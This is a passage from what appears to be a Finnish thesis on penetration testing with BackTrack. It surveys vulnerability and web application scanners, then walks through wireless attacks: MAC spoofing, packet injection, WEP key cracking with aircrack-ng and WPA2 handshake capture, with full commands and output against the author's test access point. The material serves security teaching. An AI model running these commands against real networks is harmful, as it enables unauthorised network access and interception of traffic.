tarkoitettu vain ei kaupalliseen käyttöön. Molemmat ohjelmat on varustettu web-käyttöliittymällä. Kuviossa 20 on kuvattu Nessus ja sen löytämiä haavoittuvuuksia. Molempien käyttäminen on hyvin yksinkertaista ja suoraviivaista ja molemmat sisältävät joukon valmiita profiileita skannauksen suorittamiseen.



KUVIO 20. Nessus

Sekä Nessus että Nexpose on mahdollista integroida osaksi Metasploitia. Lisäksi Nexpose, joka metasploitin tavoin on Rapid7:n tuote, on mahdollista integroida osaksi metaspoitin web-käyttöliittymää. Kuviossa 21 on esitetty Nexpose, joka on liitetty osaksi Metasploitin community editionia. Metasploitin Pro versiossa on mahdollista laukaista hyökkäys kaikkiin löytyneisiin haavoittuvuuksiin yhdellä napin painalluksella.



KUVIO 21. Nexpose ja Metasploit community edition

6.2 Web-sovelluksien skannaaminen

BackTrack sisältää useita ohjelmia web-sovellusten ja -palvelimien testaukseen. Tässä raportissa niistä, kuten muittenkin osa-alueitten ohjelmista on esitelty vain muutama. Itsessään web-sovellukset ja sivut voivat olla varsin laajoja ja kaikkien sivujen testaaminen käsin olisi varsin työlästä. Automaattiset tai semi-automaattiset ohjelmat nopeuttavat prosessia huomattavasti.


OWASP ZAP eli The Open Web Application Security Projektin osana toteutettu The Zed Attack Proxy on wep-sovelluksien testaukseen tarkoitettu ilmainen työkalu, jonka avulla on mahdollista löytää web-sovelluksessa piileviä haavoittuvuuksia. Se on tarkoitettu niin aloittelijoiden kuin ammattilaistenkin käytettäväksi ja suunniteltu mahdollisimman helppokäyttöiseksi. (Bennetts 2012)

Käyttäjän selaillessa web-sivuja selaimellaan, lähettää selain käyttäjän tekemistä toimista pyynnön eli requestin palvelimelle jossa kyseinen sivu sijaitsee. Selaimen ja palvelimen välistä liikennöintiä on helpointa seurata ohjaamalla liikenne tämän tyyppiseen liikenteen tarkkailuun tarkoitetun proxyn eli välityspalvelimen läpi. Eräs tällainen ohjelma on BackTarckista löytyvä Burp Suite. Kuviossa 22 on esitelty Burp Suitella kaapattu pyyntö palvelimelle.

KUVIO 22. Burp Suite

OWASP ZAP toimii proxyna selaimen ja web-sovelluksen välissä Burp Suiten tapaan. Sen toiminta on pohjimmiltaan semi-automaattista. Alkuun käyttäjä


seilailee testattavaa kohdetta selaimella. OWASP poimii web-palvelimelle lähetetyt pyynnöt ja tallentaa selatut sivut Sites osioon. Kuviossa 23 on esitelty OWASP ZAP:n käyttöliittymä ja Options välilehdestä tarkistettu mitä porttia ohjelma käyttää.



KUVIO 23. OWASP ZAP käyttöliittymä ja Options välilehti

Ennen kuin OWASP ZAP pystyy kaappaamaan palvelimen ja selaimen välistä liikennettä on selain asetettava käyttämään OWASP ZAP:ia proxynaan. Esimerkiksi Firefoxia käytettäessä tämä tapahtuu Edit->Preferences->Advanced->Network->Settings. Kun käyttäjä on tämän jälkeen selaillut muutamaa sivua ja saanut ne tallentumaan OWASP ZAP:n sites osioon, pystytään tämän jälkeen loppu automatisoimaan OWASP ZAP:n spider-ominaisuudella. Siper-ominaisuus pyrkii automaattisesti kartoittamaan koko sivuston. Tämä ei kuitenkaan aina ole suositeltavaa, sillä Siper ominaisuus ei välttämättä ymmärrä täysin sivujen rakennetta. Kun halutut sivustot on saatu kerättyä OWASP ZAP:iin pystytään sivut tarkistamaan active scan ominaisuudella. Tämä kokeilee sivuille sarjan erilaisia hyökkäyksiä. Löydetyt haavoittuvuudet voidaan tarkistaa Alerts välilehden alta. Alerts välilehti ja OWASP:n löytämiä haavoittuvuuksia on esitelty kuviossa 24. Edellä mainittujen ominaisuuksien lisäksi OWASP ZAP:sta löytyy Brute Force -työkalu, jolla voidaan pyrkiä löytämään tiedostoja ja kansioita. Vastaavanlainen Brute Force työkalu on myös backtrackista löytyvä dirBuster. Lopuksi OWASP ZAP:n löytämistä haavoittuvuuk-


sista voi muodostaa .xml tai .html muodossa olevan raportin. Käytännössä tämä raportti on lista löytyneistä haavoittuvuuksista.



KUVIO 24. OWASP ZAP Alerts-välilehti ja löytyneitä haavoittuvuuksia


BackTrackista myös löytyvä w3af, eli Web Application Attack and Audit Framework, on OWASP ZAP:n tapaan wep-sovellusten testaamiseen tarkoitettu työkalu. Se on OWASP ZAP:ia huomattavasti laajempi kokonaisuus ja on itseasiassa kokoelma web-sivujen testaukseen tarkoitettuja työkaluja. Se ei myöskään toimi proxyna, vaan on täysin automaattinen työkalu. w3af:sta löytyy sekä komentopohjainen käyttöliittymä, että käyttäjäystävällinen graafinen käyttöliittymä. Haavoittuvuuksien löytämisen lisäksi, w3af:lla on nimensä mukaisesti mahdollista myös hyökätä löytyneisiin haavoittuvuuksiin esimerkiksi sqlmap:lla, joka on integroitu osaksi ohjelmaa. Testatessa w3af:ia kuitenkin totesin ainakin graafisen käyttöliittymän hyökkäys ominaisuudet melko kömpelöiksi.

W3af tarjoaa muutamia valmiiksi räätälöityjä profiileja web-sovelluksen skannaamiseen. Graafisessa käyttöliittymässä on myös helppoa itse valita halutut lisäosat käyttöön, sillä ne ovat jaoteltu aihealueittain. Oma profiili on myös mahdollista tallentaa myöhempää käyttöä varten. Osa valittavista lisäosista on myös mahdollista tai välttämätöntä konfiguroida ennen käyttöä. Kuviossa 25 on esitelty w3af:n graafinen käyttöliittymä.



KUVIO 25. W3af GUI

Skannauksen etenemistä on mahdollista seurata Log-välilehdestä, joka on esitelty kuviossa 26. Tulokset on skannauksen jälkeen listattu Results-välilehden alle. Exploits-välilähden alta löytyy muutamia exploiteja, joita voi kokeilla löytyneisiin haavoittuvuuksiin. Exploit-lisäosat, kuten sqlmap, on kuitenkin itse osattava konfiguroida ennen käyttöä ja siksi testatessani w3af:ia totesin helpommaksi käyttää alkuperäistä hyökkäystyökalua.



KUVIO 26. W3af Log-välilehti

7 HYÖKKÄYSVAIHEEN TOTEUTTAMINEN

7.1 Hyökkäysvektorit

Hyökkäysvektori on reitti, jonka kautta hyökkääjä pyrkii tunkeutumaan kohdeverkkoon tai -järjestelmään (Bhaiji 2008). Hyökkäysvektori mahdollistaa hakkerin hyökkäyksen järjestelmän haavoittuvuuteen, ja esimerkkejä hyökkäysvektoreista ovat esimerkiksi sähköpostin mukaan liitetty haittaohjelma tai haavoittuva Web-sivu (Rouse 2012). Kaikkia mahdollisia hyökkäysvektoreita on hyvin vaikea yrittää kattavasti listata. Tässä kappaleessa on esitelty muutamia mahdollisia hyökkäysvektoreita ja niiden kautta tehtäviä hyökkäyksiä käyttäen penetraatiotestaukseen tarkoitettuja työkaluja.

7.2 Wlan-verkon testaus

7.2.1 Yleistä

Wi-fi verkot ovat suuri tietoturvariski. Suojaamattomaan verkkoon liittymisellä on aina riskinsä, sillä verkon laitteet liittyvät verkkoon, johon myös mahdollinen hyökkääjä voi liittyä täysin vapaasti. Tällaisesta verkosta salaamattoman liikenteen kerääminen on vaivatonta erilaisten verkonmonitorointi ohjelmien avulla (kuten wireshark), ja hyökkääjä voi käynnistää useita erilaisia hyökkäyksiä verkon muita asiakaslaitteita vastaan. Tällaisia hyökkäyksiä voivat olla esimerkiksi ARP poisoning ja man-in-the-middle tyyliset hyökkäykset. Tämä ei koske ainoastaan yrityksen omaa verkkoa, vaan mobiililaitteiden yleistyttyä, yrityksen työntekijät saattavat hoitaa työasioitaan liittymällä esimerkiksi lentokentän tai kahvilan verkkoon. (Dhanjani ym. 2009, 150-163.)

Mikäli yrityksellä on omassa Wi-fi verkossaan käytössä helposti murrettava WEP-suojaus tai heikolla salasanalla suojattu WPA/WPA2 -verkko, tarjoaa se hyökkääjälle avoimet ovet suoraan yrityksen verkkoon. Myöskään MAC-filtteröinti ei ole kovin tehokas suojautumiskeino estämään ulkopuolisten laitteiden liittymistä verkkoon, sillä MAC osoite on helppo väärentää. Mac-osoitteen muuttaminen on esitetty kuviossa 27.

```
root@bt:~# macchanger --mac 00:22:5F:C0:A4:AC wlan0
Current MAC: 00:0f:b5:cf:be:3c (Netgear Inc)
Faked MAC:   00:22:5f:c0:a4:ac (unknown)
```

KUVIO 27. MAC-osoitteen muuttaminen BackTrackissa

7.2.2 WEB-salausta käyttävät verkot

WEP eli Wired Equivalent Privacy on 802.11 liikenteelle tarkoitettu salausjärjestelmä, joka toimii OSI mallin kakkoskerroksella. WEP salaa 802.11 kehyksen payloadin eli niin niin kutsutun MAC Service Data Unitin (MSDU). Salaukseen se käyttää symmetristä (A)RC4 jonosalaajaa. 802.11 standardi tukee

sekä 64-bittistä että 128-bittistä WEP salausta. Hyötykuorman salaamisen lisäksi WEP estää laitteita joilla ei ole samaa jaettua avainta Access Pointin kanssa pääsemästä käsiksi verkonpalveluihin, mikäli käytössä on Shared key autentikaatio. 64-bittinen WEP salaus käyttää 24-bittistä Intialization Vectoria (IV) ja 40-bittistä staattista avainta, kun taas 128-bittinen käyttää 24-bittistä IV:tä ja 104-bittistä staattista avainta. IV on satunnainen luku joka yhdistetään staattiseen avaimeen. IV lähetetään selkokielisessä muodossa ja se on eri jokaisessa lähetetyssä kehyksessä. WEP salaus on helposti murrettavissa koska IV lähetetään selkokielisenä ja ARC4:n algoritmi luo satunnaisesti heikkoja IV avaimia. Keräämällä tarpeeksi paljon näitä heikkoja IV avaimia pystytään staattinen avain selvittämään. Lisäksi hyökkääjä pystyy nopeuttamaan IV:ten keräys prosessia paketti-injektion avulla. (Westcott, Coleman & Harkins 2010, 38-41.)

BackTrackista valmiiksi asennettuna löytyvä aircrack-ng mahdollistaa 802.11 verkkojen salausavainten murtamisen. Varsinaisesti se koostuu useammasta osasta. Airmon-ng kuuntelee 802.11 liikennettä ja sen avulla pystytään löytämään kantaman sisällä olevat tukiasemat ja näiden asiakaslaitteet. Aireplay-ng:llä pystytään injektoimaan paketteja ja suorittamaan valheellisia 802.11 autentikaatioita. airodump-ng:llä pystytään keräämään talteen IV ja handshake paketteja, joiden avulla aircrack-ng pystyy murtamaan salausavaimen. Esimerkissä on valmiiksi määritelty kanava ja testaukseen käytetyn AP:n osoite 00:19:DB:06:A7:E3. Tämä siksi että muuten airodump-ng kerää talteen myös kaikkien muiden ympärillä olevien 802.11 verkkojen liikennettä. Kuviossa 28 on esitetty airmon-ng:n ja airodump-ng:n käyttöä.

```
# airmon-ng komento käynnistää monitoroinnin haluttuun rajapin-
taan ja halutulle kanavalle. Testauksessa käytetty AP toimi kana-
valla 11.


root@bt:~# airmon-ng start wlan0 11


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
1085    dhclient3
1608    dhclient3
Process with PID 1608 (dhclient3) is running on interface wlan0


Interface        Chipset          Driver

mon0             Realtek RTL8187L rtl8187 - [phy0]
wlan0            Realtek RTL8187L rtl8187 - [phy0]
                                  (monitor mode enabled on mon1)



# airodump-ng komento tallentaa paketteja kanavalta 11 ja AP:lta
jonka MAC osoite on 00:19:DB:06:A7:E3. Verkkoon wlanTEST on myös
liittynyt asiakaslaite jonka osoite on 00:22:5F:C0:A4:AC



root@bt:~# airodump-ng -c 11 --bssid 00:19:DB:06:A7:E3 mon1

CH 11 ][ Elapsed: 1 min ][ 2012-08-01 17:19

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER
AUTH ESSID

 00:19:DB:06:A7:E3  -35 100      641      448    1  11  54   WEP  WEP
SKA  wlanTEST

 BSSID              STATION            PWR   Rate    Lost    Frames
Probe

 00:19:DB:06:A7:E3  00:22:5F:C0:A4:AC  -32   36 -54      0      177
```

KUVIO 28. airmon-ng ja airodump-ng

Ennen kuin asiakaslaite voi lähettää ja vastaanottaa liikennettä AP:n läpi on näiden välille muodostettava yhteys ja osapuolten autentikoitava itsensä toiselle. 802.11 autentikaatio tapahtuu OSI-mallin kakkoskerroksella. Tähän on käytössä kaksi eri mekanismia Open System ja Shared Key. Open System on nimensä mukaisesti hyvin yksinkertainen ratkaisu jossa käytännössä vain vaihdetaan hello-paketteja asiakaslaitteen ja AP:n välillä, ilman että asiakaslaitetta sen kummemmin pyritään tunnistamaan. Shared Key autentikaatio

sen sijaan vaatii että molemmille osapuolille on konfiguroitu sama staattinen avain. (Westcott ym. 2010, 31-35.) Kuviossa 29 on esitetty aireplay-ng:n käyttö.

```
# Alla esitetty aireplay-ng testaa onko pakettien injektointi
mahdollista AP:hen jonka SSID on wlanTEST ja MAC
00:19:DB:06:A7:E3. Tämä tapahtuu siis optiolla 9. Kaikki sovitti-
met eivät tue pakettien injektointia. Lisäksi esimerkiksi liian
suuri etäisyys kohteeseen voi haitata injektiota.



root@bt:~# aireplay-ng -9 -e wlanTEST -a 00:19:DB:06:A7:E3 mon1
17:22:22  Waiting for beacon frame (BSSID: 00:19:DB:06:A7:E3) on channel
11
17:22:22  Trying broadcast probe requests...
17:22:22  Injection is working!
17:22:24  Found 1 AP

17:22:24  Trying directed probe requests...
17:22:24  00:19:DB:06:A7:E3 - channel: 11 - 'wlanTEST'
17:22:24  Ping (min/avg/max): 1.362ms/3.290ms/6.192ms Power: -35.37
17:22:24  30/30: 100%
```

KUVIO 29. Aireplay-ng

Jotta WEP avain pystytään murtamaan täytyy ensiksi kerätä mahdollisimman paljon IV paketteja, joidena avulla aircrack-ng pystyy löytämään avaimen. Jotta riittävä määrä IV paketteja saadaan kerättyä myös verkosta jossa liikennettä ja asiakaslaitteita on vähän, on mahdoliista käyttää aireplay-ng ohjelmaa injektoimaan paketteja, minkä avulla saadaan AP lähettämään jatkuvasti ARP kyselyitä eteenpäin. AP luo jokaista ARP kyselyä varten uuden IV:n. Jotta AP hyväksyisi injektoidun paketin on kyseisen sovittimen kuitenkin ensin oltava autentikoinut itsensä AP:lle. Tämä tapahtuu aireplay-ng:n optiolla -1. (Aircrack-ng.org 2010.)

Esimerkissä käytettiin Open System autentikaatiota. Myös Shared Key autentikaatio on mahdollista ohittaa aireplay-ng:n avulla. Tämä tapahtuu kaappaamalla ensiksi AP:n ja valmiiksi verkossa olevan asiakaslaitteen välistä liikennettä. Kuviossa 30 on esitetty aireplay-ng:llä autentikoiminen ja ARP request replay mode.

```
# Alla oleva aireplay-ng komento autentikoi sovittimen jonka MAC
on 00:0f:b5:cf:be:3c AP:lle, jonka SSID on wlanTEST ja MAC
00:19:DB:06:A7:E3. Optio nolla tarkoittaa että autentikaatiota ei
suoriteta uudelleen tietyn ajan jälkeen.


root@bt:~# aireplay-ng -1 0 -e wlanTEST -a 00:19:DB:06:A7:E3 -h
00:0f:b5:cf:be:3c mon1
18:08:22  Waiting for beacon frame (BSSID: 00:19:DB:06:A7:E3) on channel
11

18:08:22  Sending Authentication Request (Open System) [ACK]
18:08:22  Authentication successful
18:08:22  Sending Association Request [ACK]
18:08:22  Association successful :-) (AID: 1)



# Optiolla 3 käynnistetään ARP request replay mode, jonka avulla
saadaan kaapattua suuri määrä arp viestejä ja niiden mukana
IV:tä.


root@bt:~# aireplay-ng -3 -b 00:19:DB:06:A7:E3 -h 00:0f:b5:cf:be:3c mon1
18:18:30  Waiting for beacon frame (BSSID: 00:19:DB:06:A7:E3) on channel
11
Saving ARP requests in replay_arp-0801-181830.cap
You should also start airodump-ng to capture replies.
^Cad 149004 packets (got 50478 ARP requests and 48674 ACKs), sent 54027
packets...(500 pps)
```

KUVIO 30. Aireplay-ng ARP request replay mode

Kun ARP paketteja on saatu kaapattua ja niiden mukana IV paketteja voidaan avain purkaa aircrack-ng:llä. Esimerkkiä tehtäessä ~50000 ARP requestin kaappaamiseen meni injektion onnistuttua muutama minuutti. Kuviossa 31 on esitetty aircrack-ng:n käyttö.

```
root@bt:~# aircrack-ng -b 00:19:DB:06:A7:E3 kaappaus_3-01.cap
Opening kaappaus_3-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 42894 ivs.


                      Aircrack-ng 1.1 r2076


            [00:00:00] Tested 132 keys (got 41990 IVs)

   KB    depth   byte(vote)
    0    0/  2   F2(54272) 86(53504) 63(51456) 1A(50432) A9(49920)
BF(49920) DB(49664)
    1    0/  1   C7(58112) B7(52224) 1E(49920) 13(49664) 7F(49664)
8D(49664) 2E(49152)
    2    0/  1   BB(56832) 36(50432) E8(50432) BA(49408) 2F(48896)
14(48640) A4(48384)
    3    7/  9   71(49664) A9(49408) EB(48640) F4(48640) 6B(48384)
A0(48128) F8(47872)
    4    2/  8   B9(49664) D5(49152) EB(48896) 03(48640) 19(48640)
F7(48384) 15(48128)

                        KEY FOUND! [ F2:C7:BB:35:B9 ]
        Decrypted correctly: 100%


root@bt:~#
```

KUVIO 31. Aircrack-ng

7.2.3 WPA-salausta käyttävät verkot

WPA/WPA2 eli Wi-Fi Protected Access on WEP suojausta turvallisempi. WPA käyttää dynaamista TKIP(Temporal Key Integrity Protocol)/RC4 avain generaattoria. TKIP kehitettiin korvaamaan WEP ja se suunniteltiin alkujaankin väliaikaiseksi ratkaisuksi kunnes laitteet saatiin tukemaan WPA2:sta. TKIP ei vaatinut raudan päivittämistä, vaan siihen riitti pääsääntöisesti pelkkä firmwaren päivittäminen. WPA2 käyttää CCMP eli Counter Mode with CipherBlock Chaining Message Authentication Code Protokolaa, joka käyttää AES lohkokoodausta datan salaamiseen. (Westcott ym. 2010, 75-88.)

WPA2 on haavoittuva mikäli siinä käytetään heikkoa salasanaa. 802.11-2007 standardin mukaisesti WPA2 käyttää EAPOL viestejä, kun salaustietoja vaihdetaan asiakaslaitteen ja AP.n välillä asiakaslaitteen muodostaessa yhteyttä verkkoon. Tämä prosessi on nelivaiheinen niin kutsuttu 4-Way Handshake, jonka aikana vaihdetaan neljä kappaletta EAPOL viestejä. (Westcott ym. 2010, 198) Salausavain on mahdollista purkaa, mikäli onnistutaan kaappaa-


maan nämä neljä EAPOL viestiä asiakaslaiteen muodostaessa yhteyttä verkkoon.

WPA2 avaimen purkaminen aircrack-ng:llä aloitetaan WEB:n tapaan käynnistämällä monitorointi haluttuun rajapintaan. Tämän jälkeen asetetaan airodump-ng kaappaamaan EAPOL viestejä ja tallentamaan ne haluttuun tiedostoon. Tämä on esitetty kuviossa 32.

```
root@bt:~# airmon-ng

Interface        Chipset          Driver

wlan0            Realtek RTL8187L rtl8187 - [phy0]



root@bt:~# airmon-ng start wlan0

Interface        Chipset          Driver

wlan0            Realtek RTL8187L rtl8187 - [phy0]
                                  (monitor mode enabled on mon0)


# Seuraava komento käynnistää kaapauksen kanavalle 11 ja AP:lle
jonka MAC on 00:19:DB:06:A7:E3. Kun airodump-ng on saanut kaapat-
tua kaikki neljä EAPOL viestiä avaimen murtamista varten, se il-
moittaa kyseisen AP:n MAC osoitteen kentässä WPA handshake:[MAC].


root@bt:~# airodump-ng mon0 --bssid 00:19:DB:06:A7:E3 -c 11 --write hand-
shake

 CH 11 ][ Elapsed: 1 min ][ 2012-07-29 18:27 ][ WPA handshake:
00:19:DB:06:A7:E3

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER
AUTH ESSID

 00:19:DB:06:A7:E3  -45 100     1050     1603    5  11  54   WPA2 CCMP
PSK  wlanTest

 BSSID              STATION            PWR   Rate    Lost    Frames
Probe

 00:19:DB:06:A7:E3  00:22:5F:C0:A4:AC  -62   48 - 1      0     1078
```

KUVIO 32. Wi-fi monitorointi käyttäen airmon-ng:tä ja airodump-ng:tä

EAPOL viestit pystytään myös todentamaan Wiresharkin avulla, joka on verkonliikenne analysaattori. Wireshark löytyy valmiiksi asennettuna BackTrackista. Liikenteen tarkastelu tapahtuu asettamalla monitoroitavaksi rajapinnaksi langaton sovitin, ja selkeyden vuoksi esimekissä asetettiin filtterin arvoksi eapol, jolloin tulosteessa nähdään vain haluamamme eapol viestit. Kuviossa 33 on kuvattu edellisessä esimerkissä kaapatut eapol viestit wiresharkin avulla.



KUVIO 33. Kaapatut eapol viestit

